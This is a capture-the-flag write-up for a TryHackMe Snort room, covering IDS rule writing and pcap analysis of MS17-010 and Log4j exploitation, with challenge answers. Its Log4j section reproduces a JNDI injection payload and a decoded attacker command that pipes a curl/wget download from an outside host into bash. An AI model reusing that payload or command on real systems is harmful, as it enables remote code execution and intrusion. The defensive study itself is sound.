


The screenshot shows a terminal window titled "ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)". The file being edited is "local-2.rules". The content of the file is:

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "Troubleshooting 2"; sid:1000001; rev:1;)
```

local-3.rules- 87 alerts received




The screenshot shows a terminal window titled "ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)". The file being edited is "local-3.rules". The content of the file is:

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000002; rev:2;)
```

local-4.rules- 90 alerts received




The screenshot shows a terminal window titled "ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)". The file being edited is "local-4.rules". The content of the file is:

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any -> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert tcp any 80,443 -> any any (msg: "HTTPX Packet Found"; sid:1000002; rev:2;)
```

local-5.rules- 155 alerts received




```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
File Edit View Search Terminal Help
GNU nano 4.8          local-5.rules          Modified
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert icmp any any <-> any any (msg: "ICMP Packet Found"; sid:1000001; rev:1;)
alert icmp any any -> any any (msg: "Inbound ICMP Packet Found"; sid:1000002; rev:2;)
alert tcp any any -> any 80,443 (msg: "HTTPX Packet Found"; sid:1000003; rev:3;)

```

local-6.rules- 2 alerts received



```

ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-6 (Troubleshooting)
File Edit View Search Terminal Help
GNU nano 4.8          local-6.rules          Modified
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <-> any 80 (msg: "GET Request Found"; content:"GET"; sid: 100001; rev:1;)

```

local-7.rules- need to add option msg

## Task 7 Using External Rules (MS17-010) –

Let's use external rules to fight against the latest threats!

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (local.rules) to investigate the ms1710 exploitation.


**Answer to the questions of this section-**

Launch sudo snort -c local.rules -r ms-17-010.pcap

Total alerts we get — 25154

```
=====
Action Stats:
  Alerts:      25154 ( 53.916%)
  Logged:      25154 ( 53.916%)
  Passed:       0 ( 0.000%)
Limits:
  Match:        0
  Queue:        0
  Log:          0
  Event:        0
  Alert:        0
Verdicts:
  Allow:        46654 (100.000%)
  Block:         0 ( 0.000%)
  Replace:       0 ( 0.000%)
  Whitelist:    0 ( 0.000%)
  Blacklist:    0 ( 0.000%)
  Ignore:        0 ( 0.000%)
  Retry:         0 ( 0.000%)
=====
Snort exiting
```

Rule created to identify “IPC\$” content



```
ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-7 (MS17-10)
File Edit View Search Terminal Help
GNU nano 4.8                               local-1.rules

# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any >> any any (msg: "IPC"; content:"IPC$"; sid: 100001; rev:1;)
```

Launch sudo snort -c local-1.rules -r ms-17-010.pcap. we get 12 alerts.

```
Action Stats:
  Alerts:          12 ( 0.026%)
  Logged:         12 ( 0.026%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:             0
Verdicts:
  Allow:        46654 (100.000%)
  Block:          0 ( 0.000%)
  Replace:        0 ( 0.000%)
  Whitelist:      0 ( 0.000%)
  Blacklist:      0 ( 0.000%)
  Ignore:          0 ( 0.000%)
  Retry:           0 ( 0.000%)
=====
Snort exiting
```

Now Launch sudo snort -c local-1.rules –dev -l . -r ms-17-010.pcap

Now view sudo snort -d -r [log file] -n 10 .....{10 for first 10 packets to view}.

The challenge interface contains the following questions:

- Use the given rule file (`local.rules`) to investigate the ms17-10 exploitation.
- What is the number of detected packets? (Answer: 25154)
- Clear the previous log and alarm files.
- Use `local-1.rules` empty file to write a new rule to detect payloads containing the "`\IPC$`" keyword.
- What is the number of detected packets? (Answer: 12)
- Investigate the log/alarm files.
- What is the requested path? (Answer: `\\\192.168.116.138\IPC$`)
- What is the CVSS v2 score of the MS17-010 vulnerability? (Answer: 9.3)
- Task 8 Using External Rules (Log4j)

The terminal window shows Snort processing a pcap file and outputting log messages:

```
ubuntu@ip-10-10-59-2: ~/Desktop/Exercise-Files/TASK-7 (MS17-10) %
File Edit View Search Terminal Help
00 00 00 49 FF 53 4D 42 75 00 00 00 00 18 01 20 ...I.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 4B ...../K
00 08 C5 5E 04 FF 89 00 00 00 00 01 00 1C 00 00
5C 5C 31 39 32 2E 31 36 38 2E 31 31 36 2E 31 33 \\192.168.116.13
38 5C 49 50 43 24 00 3F 3F 3F 3F 3F 3F 3F 00 8\IPC$.?????.TH
52 45 50 4C 41 43 45 5F 5F 3F 3F 3F 3F 3F 00 REPLACE _.....+
=====
WARNING: No preprocessors configured for policy 0.
05/18/08:13:56.535911 192.168.116.172:49368 -> 192.168.116.143:445
TCP TTL:128 TOS:0x0 ID:6296 Iplen:20 DgLen:135 DF
***AP*** Seq: 0x89B51EB5 Ack: 0xF1988355 Win: 0xFF TcpLen: 20
00 00 00 5B FF 53 4D 42 75 00 00 00 00 18 01 20 ...I.SMBu.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 4B ...../K
00 08 C5 5E 04 FF 00 00 00 00 00 00 01 00 1C 00 00
5C 5C 31 39 32 2E 31 36 38 2E 31 31 36 2E 31 33 \\192.168.116.13
38 5C 49 50 43 24 00 3F 3F 3F 3F 3F 3F 3F 3F 00 8\IPC$.?????.TH
52 45 50 4C 41 43 45 5F 5F 3F 3F 3F 3F 3F 3F 00 REPLACE _.....+
=====
Run time for packet processing was 0.985 seconds
Snort processed 10 packets.
```

CVSS score for MS17-010 is 9.3

## Task 8 Using External Rules (Log4j)-

Let's use external rules to fight against the latest threats!

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (`local.rules`) to investigate the log4j exploitation.

## Answer to the questions of this section-

Launch sudo snort -c local.rules -dev -l . -r log4j.pcap

26 alerts received

```
Action Stats:
  Alerts:      26 ( 0.057%)
  Logged:      26 ( 0.057%)
  Passed:      0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       4
  Alert:       0
Verdicts:
  Allow:      45891 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
+-----[filtered events]-----
| gen-id=1      sig-id=21003730    type=Limit      tracking=dst count=1  seconds=360
filtered=2
```

4 rules were triggered. Check using cat alert| grep 210037\*

210037 is the first six digits of the triggered rule sids

Snort rule created in local-1.rules using sudo nano local-1.rules

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any <>> any any (msg:"Abnormal Packet size detected"; dsize:770->855;
sid: 100001; rev:1;)
```

Launch sudo snort -c local-1.rules -dev -l . -r log4j.pcap

41 alerts received

```
ubuntu@ip-10-10-59-250: ~/Desktop/Exercise-Files/TASK-8 (Log4j)
File Edit View Search Terminal Help
S5 G 2:          0 ( 0.000%)
Total:        45891
=====
Action Stats:
  Alerts:      41 ( 0.089%)
  Logged:      41 ( 0.089%)
  Passed:      0 ( 0.000%)
Limits:
  Match:       0
  Queue:       0
  Log:         0
  Event:       0
  Alert:       0
Verdicts:
  Allow:      45891 (100.000%)
  Block:       0 ( 0.000%)
  Replace:     0 ( 0.000%)
  Whitelist:   0 ( 0.000%)
  Blacklist:   0 ( 0.000%)
  Ignore:      0 ( 0.000%)
  Retry:       0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-59-250:~/Desktop/Exercise-Files/TASK-8 (Log4j)$
```

Now view sudo snort -d -r [log file] -n 41.....{41 for first 41 packets to view}. Here view last 11 packets out of 41 requested, especially 40th packet.

```
ubuntu@ip-10-10-103-58: ~/Desktop/Exercise-Files/TASK-8 (Log4j)
File Edit View Search Terminal Help
WARNING: No preprocessors configured for policy 0.
12/12-05:06:07.579734 45.155.205.233:39692 -> 198.71.247.91:80
TCP TTL:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827
***AP*** Seq: 0xDC9A621B Ack: 0x9B92AFC8 Win: 0x1F6 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1584792788 1670627000
47 45 54 20 2F 3F 78 3D 24 7B 6A 6E 64 69 3A 6C GET /?x=${jndi:l
64 61 70 3A 2F 2F 34 35 2E 31 35 35 2E 32 30 35 dap://45.155.205
2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 69 63 .233:12344/Basic
2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 34 2F /Command/Base64/
4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 55 75 KGN1cmwgLXMgNDUu
4D 54 55 31 4C 6A 49 77 4E 53 34 79 4D 7A 4D 36 MTU1LjIwNS4yMzM6
4E 54 67 33 4E 43 38 78 4E 6A 49 75 4D 43 34 79 NTg3NC8xNjIuMC4y
4D 6A 67 75 4D 6A 55 7A 4F 6A 67 77 66 48 78 33 MjguMjUz0jgwfHx3
5A 32 56 38 49 43 31 78 49 43 31 50 4C 53 41 30 Z2V0IC1xIC1PLSA0
4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A 49 7A NS4xNTUuMjA1LjIz
4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 34 77 Mzo1ODc0LzE2Mi4w
4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 41 70 LjIyOC4yNTM60DAp
66 47 4A 68 63 32 67 3D 7D 20 48 54 54 50 2F 31 fGJhc2g= HTTP/1
2E 31 0D 0A 48 6F 73 74 3A 20 31 39 38 2E 37 31 .1..Host: 198.71
2E 32 34 37 2E 39 31 3A 38 30 0D 0A 55 73 65 72 .247.91:80..User
2D 41 67 65 6E 74 3A 20 24 7B 24 7B 3A 3A 2D 6A -Agent: ${${:::-j
7D 24 7B 3A 3A 2D 6E 7D 24 7B 3A 3A 2D 64 7D 24 }${:::-n}${:::-d}$
7B 3A 3A 2D 69 7D 3A 24 7B 3A 3A 2D 6C 7D 24 7B {:::-i}: ${:::-l} ${
3A 3A 2D 64 7D 24 7B 3A 3A 2D 61 7D 24 7B 3A 3A ::-d} ${:::-a} ${::
```

IP ID of the corresponding packet.

```
WARNING: No preprocessors configured for policy 0.
12/12-05:06:07.579734 45.155.205.233:39692 -> 198.71.247.91:80
TCP TTL:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827
***AP*** Seq: 0xDC9A621B Ack: 0x9B92AFC8 Win: 0x1F6 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1584792788 1670627000
47 45 54 20 2F 3F 78 3D 24 7B 6A 6E 64 69 3A 6C GET /?x=${jndi:l
64 61 70 3A 2F 2F 34 35 2E 31 35 35 2E 32 30 35 dap://45.155.205
2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 69 63 .233:12344/Basic
2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 34 2F /Command/Base64/
4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 55 75 KGN1cmwgLXMgNDUu
4D 54 55 31 4C 6A 49 77 4E 53 34 79 4D 7A 4D 36 MTU1LjIwNS4yMzM6
4E 54 67 33 4E 43 38 78 4E 6A 49 75 4D 43 34 79 NTg3NC8xNjIuMC4y
4D 6A 67 75 4D 6A 55 7A 4F 6A 67 77 66 48 78 33 MjguMjUzOjgwfHx3
5A 32 56 30 49 43 31 78 49 43 31 50 4C 53 41 30 Z2V0IC1xIC1PLSA0
4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A 49 7A NS4xNTUuMjA1LjIz
4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 34 77 Mzo10Dc0LzE2Mi4w
4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 41 70 LjIyOC4yNTM60DAp
66 47 4A 68 63 32 67 3D 7D 20 48 54 54 50 2F 31 fGJhc2g=] HTTP/1
2E 31 0D 0A 48 6F 73 74 3A 20 31 39 38 2E 37 31 .1..Host: 198.71
2E 32 34 37 2E 39 31 3A 38 30 0D 0A 55 73 65 72 .247.91:80..User
2D 41 67 65 6E 74 3A 20 24 7B 24 7B 3A 3A 2D 6A -Agent: ${${:::-j
7D 24 7B 3A 3A 2D 6E 7D 24 7B 3A 3A 2D 6C 7D 24 7B }${:::-n}${:::-d}$
7B 3A 3A 2D 69 7D 3A 24 7B 3A 3A 2D 6C 7D 24 7B {:::-i}: ${:::-l} ${
3A 3A 2D 64 7D 24 7B 3A 3A 2D 61 7D 24 7B 3A 3A :::-d} ${:::-a} ${:::
```

Use this hint — “can use the “base64” tool. Read the log/alarm files and extract the bas64 command. base64 – decode filename.txt”

This hint will help decode the encoded attacker's command [using cat filename | base64 –d ]

Copy base64 code from 40th packet into a file on your system and save it to decode using base64 command

```
ubuntu@ip-10-10-103-58: ~/Desktop/Exercise-Files/TASK-8 (Log4j)
File Edit View Search Terminal Help
WARNING: No preprocessors configured for policy 0.
12/12-05:06:07.579734 45.155.205.233:39692 -> 198.71.247.91:80
TCP TTL:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827
***AP*** Seq: 0xDC9A621B Ack: 0x9B92AFC8 Win: 0x1F6 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1584792788 1670627000
47 45 54 20 2F 3F 78 3D 24 7B 6A 6E 64 69 3A 6C GET /?x=${jndi:l
64 61 70 3A 2F 2F 34 35 2E 31 35 35 2E 32 30 35 dap://45.155.205
2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 69 63 .233:12344/Basic
2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 34 2F /Command/Base64/
4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 55 75 KGN1cmwgLXMgNDUu
4D 54 55 31 4C 6A 49 77 4E 53 34 79 4D 7A 4D 36 MTU1LjIwNS4yMzM6
4E 54 67 33 4E 43 38 78 4E 6A 49 75 4D 43 34 79 NTg3NC8xNjIuMC4y
4D 6A 67 75 4D 6A 55 7A 4F 6A 67 77 66 48 78 33 MjguMjUzOjgwfHx3
5A 32 56 30 49 43 31 78 49 43 31 50 4C 53 41 30 Z2V0IC1xIC1PLSA0
4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A 49 7A NS4xNTUuMjA1LjIz
4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 34 77 Mzo10Dc0LzE2Mi4w
4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 41 70 LjIyOC4yNTM60DAp
66 47 4A 68 63 32 67 3D 7D 20 48 54 54 50 2F 31 fGJhc2g=] HTTP/1
2E 31 0D 0A 48 6F 73 74 3A 20 31 39 38 2E 37 31 .1..Host: 198.71
2E 32 34 37 2E 39 31 3A 38 30 0D 0A 55 73 65 72 .247.91:80..User
2D 41 67 65 6E 74 3A 20 24 7B 24 7B 3A 3A 2D 6A -Agent: ${${:::-j
7D 24 7B 3A 3A 2D 6E 7D 24 7B 3A 3A 2D 6C 7D 24 7B }${:::-n}${:::-d}$
7B 3A 3A 2D 69 7D 3A 24 7B 3A 3A 2D 6C 7D 24 7B {:::-i}: ${:::-l} ${
3A 3A 2D 64 7D 24 7B 3A 3A 2D 61 7D 24 7B 3A 3A :::-d} ${:::-a} ${:::
```

```
File Edit Search View Document Help
*/home/kali/Documents/base64 - Mousepad
KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNjIuMC4yMjguMjUzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo10Dc0LzE2Mi4wLjIyOC4yNTM60DApfGJhc2g=
```

using cat filename | base64 –d view attacker's command

```
kali㉿kali:~/Documents$ sudo cat base64 | base64 -d
(curl -s 45.155.205.233:5874/162.0.228.253:80 || wget -q -O- 45.155.205.233:5874/162.0.228.253:80)|bashbase64: invalid input
```

**Answer-** curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80

CVSS score for log4j Vulnerability is 9.3

## Final Answers-

Use the given pcap file.

Use the given rule file (`local.rules`) to investigate the log4j exploitation.

What is the number of detected packets?

Correct Answer

Investigate the log/alarm files.

How many rules were triggered?

Correct Answer

Hint

Investigate the log/alarm files.

What are the first six digits of the triggered rule sids?

Correct Answer

Hint

Clear the previous log and alarm files.

Use `local-1.rules` empty file to write a new rule to detect packet payloads between 770 and 855 bytes.

What is the number of detected packets?

Correct Answer

Hint

Investigate the log/alarm files.

What is the name of the used encoding algorithm?

Correct Answer

Investigate the log/alarm files.

What is the IPID of the corresponding packet?

Correct Answer

Investigate the log/alarm files.

Decode the encoded command.

What is the attacker's command?

Correct Answer

Hint

What is the CVSS v2 score of the Log4j vulnerability?

Correct Answer

That is all for this Write-up, hoping this will help you in solving the challenges of Snort Challenge- The Basics room. Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

For more cyber security learning follow me here-

<https://github.com/ctf-time>

<https://www.youtube.com/channel/UCf-F-eATCUXYaUVk8Xl7OOQ>

Tryhackme Writeup

Tryhackme Snort

Ids Software

Network Security

Detection



Following

## Written by Shefali Kumari

383 Followers · 17 Following

Love Learning about Malware analysis, Threat hunting, Network Security and Incident Response Management professionally | <https://youtube.com/channel/UCf-F-eATCU>


No responses yet



What are your thoughts?

Respond

## More from Shefali Kumari



 Shefali Kumari

